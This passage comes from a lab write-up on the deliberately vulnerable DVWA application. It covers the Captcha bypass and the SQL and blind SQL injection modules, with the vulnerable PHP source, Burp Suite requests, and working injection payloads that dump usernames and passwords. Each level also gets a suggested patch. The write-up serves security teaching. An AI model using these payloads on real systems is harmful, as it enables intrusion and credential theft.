        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the Captcha! Click the
    button to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\">
                    <input type=\"hidden\" name=\"step\"
   value=\"2\" />
                    <input type=\"hidden\" name=\"
   password_new\" value=\"{$pass_new}\" />
                    <input type=\"hidden\" name=\"
   password_conf\" value=\"{$pass_conf}\" />
```

```
                    <input type=\"hidden\" name=\"
    passed_Captcha\" value=\"true\" />
                    <input type=\"submit\" name=\"Change\"
    value=\"Change\" />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html     .= "<pre>Both passwords must match.</
    pre>";
            $hide_form = false;
        }
    }
}

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2'
    ) ) {
    // Hide the Captcha form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if they did stage 1
    if( !$_POST[ 'passed_Captcha' ] ) {
        $html     .= "<pre><br />You have not passed the
    Captcha.</pre>";
        $hide_form = false;
        return;
    }

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) &&
    is_object($GLOBALS["___mysqli_ston"])) ?
    mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
    $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix
    the mysql_escape_string() call! This code does not work."
    , E_USER_ERROR)) ? "" : ""));
```

```
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new'
    WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $insert ) or die( '<pre>' . ((is_object($GLOBALS["
   ___mysqli_ston"])) ? mysqli_error($GLOBALS["
   ___mysqli_ston"]) : (($___mysqli_res =
   mysqli_connect_error()) ? $___mysqli_res : false)) . '</
   pre>' );

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["
   ___mysqli_ston"])))) ? false : $___mysqli_res);
}

?>
```

Compared to the previous level, the overall flow remains largely the same, including the two-step process and database update logic. The key difference in this version is the addition of a passed_Captcha flag, which is used to indicate that the user has successfully completed the Captcha in step 1. This flag is passed to step 2 and is checked before the password change is allowed to proceed. However, the value is still controlled by the client and can be modified, meaning the Captcha protection can still be bypassed. Therefore, We can still do the same as the last level: capture a failed request, modify step parameter to 2 and passed_Captcha parameter to true.

Request

Pretty Raw Hex

```
1  POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2  Host: 192.168.54.6
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101
   Firefox/145.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 85
9  Origin: http://192.168.54.6
10 Connection: keep-alive
11 Referer: http://192.168.54.6/DVWA/vulnerabilities/captcha/
12 Cookie: security=medium; PHPSESSID=0e6uiioql4ri7bhf2mehc0i4lg
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=2&password_new=password&password_conf=password&passed_captcha=true&Change
   =Change
```

Response

Pretty Raw Hex Render

```
96
97              <br />
98
99              <input type="submit" value="Change" name="Change">
100           </form>
101           <pre>
                Password Changed.
              </pre>
102         </div>
103
```

Patching: The application has already used a passed_Captcha flag to indicate whether the Captcha has been completed, but the issue is that this flag is stored on the client-side can be easily modified by an attacker. Therefore, similar to low level patching, we can simply move this variable to server-side session. This ensures the Captcha state cannot be tampered with.

2.6.4 High level

```
<?php

if( isset( $_POST[ 'Change' ] ) ) {
    // Hide the Captcha form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check Captcha from 3rd party
    $resp = reCaptcha_check_answer(
        $_DVWA[ 'reCaptcha_private_key' ],
        $_POST['g-reCaptcha-response']
    );

    if (
        $resp ||
        (
            $_POST[ 'g-reCaptcha-response' ] == '
  hidd3n_valu3'
            && $_SERVER[ 'HTTP_USER_AGENT' ] == 'reCaptcha'
        )
    ){
        // Captcha was correct. Do both new passwords match?
        if ($pass_new == $pass_conf) {
            $pass_new = ((isset($GLOBALS["___mysqli_ston"])
  && is_object($GLOBALS["___mysqli_ston"])) ?
  mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix
  the mysql_escape_string() call! This code does not work."
  , E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update database
            $insert = "UPDATE `users` SET password = '
  $pass_new' WHERE user = '" . dvwaCurrentUser() . "' LIMIT
   1;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"
  ],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["
```

```
    ___mysqli_ston"])) ? mysqli_error($GLOBALS["
    ___mysqli_ston"]) : (($___mysqli_res =
    mysqli_connect_error()) ? $___mysqli_res : false)) . '</
    pre>' );

                // Feedback for user
                echo "<pre>Password Changed.</pre>";

            } else {
                // Ops. Password mismatch
                $html       .= "<pre>Both passwords must match.</
    pre>";
                $hide_form = false;
            }

        } else {
            // What happens when the Captcha was entered
    incorrectly
            $html     .= "<pre><br />The Captcha was incorrect.
    Please try again.</pre>";
            $hide_form = false;
            return;
        }

        ((is_null($___mysqli_res = mysqli_close($GLOBALS["
    ___mysqli_ston"])))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

In high level, the password update logic remains largely unchanged but is now executed in a single step. The key difference lies in the Captcha validation: besides accepting a legitimate reCaptcha response, the code includes a hard-coded bypass that allows the check to pass when the User-Agent is set to reCaptcha and the g-reCaptcha-response value is hidd3n_valu3.

```
<!-- **DEV NOTE**   Response: 'hidd3n_valu3'   &&   User-Agent:
'reCAPTCHA'   **/DEV NOTE** -->
```

Therefore, we can use Burp Suite to modify the User-Agent value and g-reCaptcha-response value as hinted.

Request

Pretty Raw Hex

```
1  POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2  Host: 192.168.54.6
3  User-Agent: reCAPTCHA
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 137
9  Origin: http://192.168.54.6
10 Connection: keep-alive
11 Referer: http://192.168.54.6/DVWA/vulnerabilities/captcha/
12 Cookie: security=high; PHPSESSID=0e6uiioql4ri7bhf2mehc0i4lg
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=1&password_new=password&password_conf=password&g-recaptcha-response=
   hidd3n_valu3&user_token=0e6uiioql4ri7bhf2mehc0i4lg&Change=Change
```

Response

Pretty Raw Hex Render

```
100                                  <input type="hidden" name="user_token"
                                     value='6093efc6820219723e197eb0ba0988e8' />
101                                  <br />
102
103                                  <input type="submit" value="Change" name="
                                     Change">
104                              </form>
105                              <pre>
                                     Password Changed.
                                 </pre>
106                          </div>
107
```

Patching: Since the only problem in this level is the hardcoded bypass condition, the fix is straightforward: completely remove it. By eliminating this and enforcing only server-verified Captcha results, the Captcha protection becomes effective and resistant to manipulation.

2.7 SQL Injection

2.7.1 Overview

A SQL injection attack consists of insertion of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data, execute administration operations on the database, recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

Objective: Steal passwords of five users in the database

2.7.2 Low level

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = '$id';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"
   ],  $query ) or die( '<pre>' . ((is_object($GLOBALS["
   ___mysqli_ston"])) ? mysqli_error($GLOBALS["
   ___mysqli_ston"]) : (($___mysqli_res =
   mysqli_connect_error()) ? $___mysqli_res : false)) . '</
   pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {
   $first}<br />Surname: {$last}</pre>";
            }

            mysqli_close($GLOBALS["___mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            #$sqlite_db_connection = new SQLite3($_DVWA['
   SQLITE_DB']);
            #$sqlite_db_connection->enableExceptions(true);

            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = '$id';";
```

```
            #print $query;
            try {
                $results = $sqlite_db_connection->query(
    $query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage()
    ;
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {
    $first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch ".$sqlite_db->
    lastErrorMsg();
            }
            break;
     }
}
?>
```

This code implements a user lookup feature based on an ID value submitted through a request. It first checks whether the Submit parameter is present, indicating that the form has been submitted. If so, it retrieves the id parameter from $_REQUEST.

The code then checks the $_DVWA['SQLI_DB'] configuration to determine which database system is in use. Depending on this setting, the same SQL query is executed using either the MySQL or SQLite API. In both cases, the query retrieves the first_name and last_name fields from the users table where the user_id matches the provided ID, and the results are displayed to the user in the same format.

For example, when the input 1 is provided, the application executes the query SELECT first_name, last_name FROM users WHERE user_id = '1';. However, the


input is inserted directly into the SQL query without any validation or escaping, making the application vulnerable to SQL injection.

Because the query results are reflected in the application's response, this vulnerability can be exploited using a UNION-based SQL injection attack to retrieve data from other tables within the database.

For a UNION query to work, two conditions must be satisfied: both queries must return the same number of columns, and the corresponding columns must have compatible data types. From the source code, we can see that the original query returns two columns (first_name and last_name), which means the injected query must also return two columns. Additionally, these columns are likely string-based.

Since the original query retrieves data from the users table, which typically contains sensitive information such as usernames and passwords, the next step is to identify the column names in this table. Because the input is placed inside single quotes, a closing quote is required to break out of the original query, and a comment must be used to truncate the remaining SQL statement. In MySQL, this can be done using the # character.

Combining these elements, the following payload can be used: 1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users'#, which allows an attacker to enumerate the column names of the users table.



Looking at the returned results, we notice that there are password and user column. In order to view them, we will continue to use UNION attack: "1’ UNION SELECT user, password from users#"

Patching: The proper fix for SQL injection is to stop concatenating user input into SQL queries and use prepared statements.

A prepared statement, (not to be confused with parameterized query) is a feature

where the database pre-compiles SQL code and stores the results, separating it from data. Benefits of prepared statements are:[1]

For MySQL (mysqli), the key changes are:

```
$stmt = mysqli_prepare($conn, "SELECT first_name, last_name
   FROM users WHERE user_id = ?");
mysqli_stmt_bind_param($stmt, "s", $id);
mysqli_stmt_execute($stmt);
```

With a prepared statement, an input like "1’ UNION SELECT user, password FROM users#" is handled as a literal string value for user_id, so the injected SQL is not executed.

2.7.3 Medium level

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston
"], $id);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query  = "SELECT first_name, last_name FROM
 users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"
], $query) or die( '<pre>' . mysqli_error($GLOBALS["
___mysqli_ston"]) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {
$first}<br />Surname: {$last}</pre>";
            }
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
 users WHERE user_id = $id;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query(
$query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage()
;
```


```
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {
    $first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch ".$sqlite_db->
    lastErrorMsg();
            }
            break;
     }
}

// This is used later on in the index.php page
// Setting it here so we can close the database connection
    in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query )
    or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"
    ])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : ((
    $___mysqli_res = mysqli_connect_error()) ? $___mysqli_res
    : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```

The medium level code handles the user lookup in a similar way to the previous level but adds some basic security measures. Firstly, instead of $_REQUEST, the application now retrieves the id parameter from $_POST when the form is submitted.

Moreover, the function mysqli_real_escape_string() is applied to the id parameter.

However, this sanitization is ineffective because the id value is not enclosed in quotes and is inserted directly into the statement. As a result, an attacker can still append SQL keywords, and the database system will interpret the injected input as valid SQL.

Even though the id input in the frontend has been changed to checkbox, this can be bypassed by using Burp Suite to intercept the request to modify the input parameter id and send the request. In conclusion, our final query would be the same as one for the previous level which just needs to remove the first ’ to become "1 UNION SELECT user, password from users#"



Patching: Since the program logic remains unchanged, we can apply the same patching method as in the low level: prepared statements. This ensures that user input is never directly concatenated into SQL queries, effectively mitigating SQL injection vulnerabilities.

2.7.4 High level

```
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
```


```
            $query  = "SELECT first_name, last_name FROM
users WHERE user_id = '$id' LIMIT 1;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"
], $query ) or die( '<pre>Something went wrong.</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {
$first}<br />Surname: {$last}</pre>";
            }

            ((is_null($___mysqli_res = mysqli_close($GLOBALS
["___mysqli_ston"]))) ? false : $___mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
users WHERE user_id = '$id' LIMIT 1;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query(
$query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage()
;
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
```

```
                    echo "<pre>ID: {$id}<br />First name: {
    $first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch ".$sqlite_db->
    lastErrorMsg();
            }
            break;
     }
}
?>
```

The high level code retrieves and displays user information based on an ID stored in the server-side session rather than taking input directly from a user request. It first checks whether the $_SESSION['id'] variable is set, ensuring that the user ID is controlled by the application.

Once the session ID is obtained, the code determines which database system is in use and executes the same SQL query accordingly. The query selects the first_name and last_name fields from the users table where the user_id matches the session value and limits the result to a single row.

Although the ID is obtained from the session rather than directly from user input, the SQL query is still vulnerable. The session value is inserted into the query without proper sanitization and is enclosed in quotes, similar to the low level implementation. Because the application allows users to modify their ID, an attacker can manipulate the session value and indirectly influence the SQL query. As a result, SQL injection remains possible, and the same attack technique used in the low level can still be applied.



Patching: For the high level, we still reuse the same patching strategy as previous levels: prepared statements. Even if the ID comes from $_SESSION, it should be treated as untrusted because attackers may influence session state through application logic.

2.8 Blind SQL Injection

2.8.1 Overview

Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query's syntax is incorrect. Blind SQL injection is nearly identical to normal SQL Injection, the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.

Objective: Find the name of database using Blind SQLi

2.8.2 Low level

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];
    $exists = false;

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = '$id';";
            try {
                $result = mysqli_query($GLOBALS["
   ___mysqli_ston"],  $query ); // Removed 'or die' to
   suppress mysql errors
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }

            $exists = false;
            if ($result !== false) {
                try {
                    $exists = (mysqli_num_rows( $result ) >
   0);
                } catch(Exception $e) {
                    $exists = false;
                }
            }
            ((is_null($___mysqli_res = mysqli_close($GLOBALS
   ["___mysqli_ston"]))) ? false : $___mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
   users WHERE user_id = '$id';";
            try {
```


```
                $results = $sqlite_db_connection->query(
    $query);
                $row = $results->fetchArray();
                $exists = $row !== false;
            } catch(Exception $e) {
                $exists = false;
            }

            break;
    }

    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    } else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not
    Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</
    pre>';
    }

}
?>
```

This code checks whether a user ID exists in the database and provides different responses depending on the result. It first verifies whether the Submit parameter is present in the URL, indicating that the request has been sent. If so, it retrieves the id value from the $_GET parameter and initializes a variable named $exists to track whether the user is found.


Next, the code determines which database system is being used. For both MySQL and SQLite, it constructs the same SQL query that selects user records where the user_id matches the provided ID. The query is executed inside a try-catch block, and detailed database error messages are intentionally suppressed to prevent information leakage.

Instead of displaying database results, the application only checks whether the query returned at least one row. If a matching record exists, $exists is set to true.

The application is vulnerable to SQL injection since the input is embedded directly inside single quotes without proper sanitization. Because of that, the input is treated as SQL code meaning that we can inject additional SQL logic to the original query. For instance, supplying the payload a' OR 1=1# modifies the query so that the condition always evaluates to true. As a result, the application responds with "User ID exists in the database" even though the input is not a valid numeric id.



To determine the database name in a blind SQL-injection assessment, the usual first step is to find out the length of the value returned by the database() function. To do that, we would try payload "1' and length(database())=x#" in which value of x will increment from 1 by 1 until it makes the applications behave differently. Then we will know the length of the database name is x-1. Summarizing the process, we find out that the database name has 4 letters.



Since there are only 4 letters, it is possible for us to brute force for each of them. To do that, first we need a common structure for our test input which is "1' AND SUBSTRING(database(), x1, 1) = 'x2'#" where x1 is the position of the letter and x2 is its value. This payload lets us find out whether a specific letter in database name has the same value as tested. To automate the process, we will use Burp Intruder with Cluster bomb attacker. We will test every letter in the alphabet for all 4 positions.

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Lengt
13	1	d	200	12			5030
86	2	v	200	11			5031
91	3	w	200	48			5031
4	4	a	200	13			5031
0			404	14			5021
1	1	a	404	18			5020
5	1	b	404	18			5020
9	1	c	404	13			5020
17	1	e	404	16			5020
21	1	f	404	22			5021
25	1	g	404	11			5021
29	1	h	404	20			5021
33	1	i	404	8			5021
37	1	j	404	11			5021
41	1	k	404	14			5021
45	1	l	404	16			5021
49	1	m	404	15			5021

Here, we see that only 4 request with status 200 OK. From that, we conclude that the name of the database is "dvwa"

Patching: For blind SQL injection, we apply the same patching method as SQL injection: stop concatenating user input into SQL queries and use prepared statements.

```
$stmt = mysqli_prepare($conn, "SELECT first_name, last_name
   FROM users WHERE user_id = ?");
mysqli_stmt_bind_param($stmt, "s", $id);
mysqli_stmt_execute($stmt);
```

With a prepared statement, payloads such as 1’ AND length(database())=4# are treated as data instead of SQL logic, so the application response can no longer be manipulated.

2.8.3 Medium level

```
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $exists = false;

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $id = ((isset($GLOBALS["___mysqli_ston"]) &&
  is_object($GLOBALS["___mysqli_ston"])) ?
  mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
  $id ) : ((trigger_error("[MySQLConverterToo] Fix the
  mysql_escape_string() call! This code does not work.",
  E_USER_ERROR)) ? "" : ""));

            // Check database
            $query  = "SELECT first_name, last_name FROM
  users WHERE user_id = $id;";
            try {
                $result = mysqli_query($GLOBALS["
  ___mysqli_ston"],  $query ); // Removed 'or die' to
  suppress mysql errors
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }

            $exists = false;
            if ($result !== false) {
                try {
                    $exists = (mysqli_num_rows( $result ) >
  0); // The '@' character suppresses errors
                } catch(Exception $e) {
                    $exists = false;
                }
            }

            break;
        case SQLITE:
```


```
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM
    users WHERE user_id = $id;";
            try {
                $results = $sqlite_db_connection->query(
    $query);
                $row = $results->fetchArray();
                $exists = $row !== false;
            } catch(Exception $e) {
                $exists = false;
            }
            break;
    }

    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    } else {
        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</
    pre>';
    }
}

?>
```

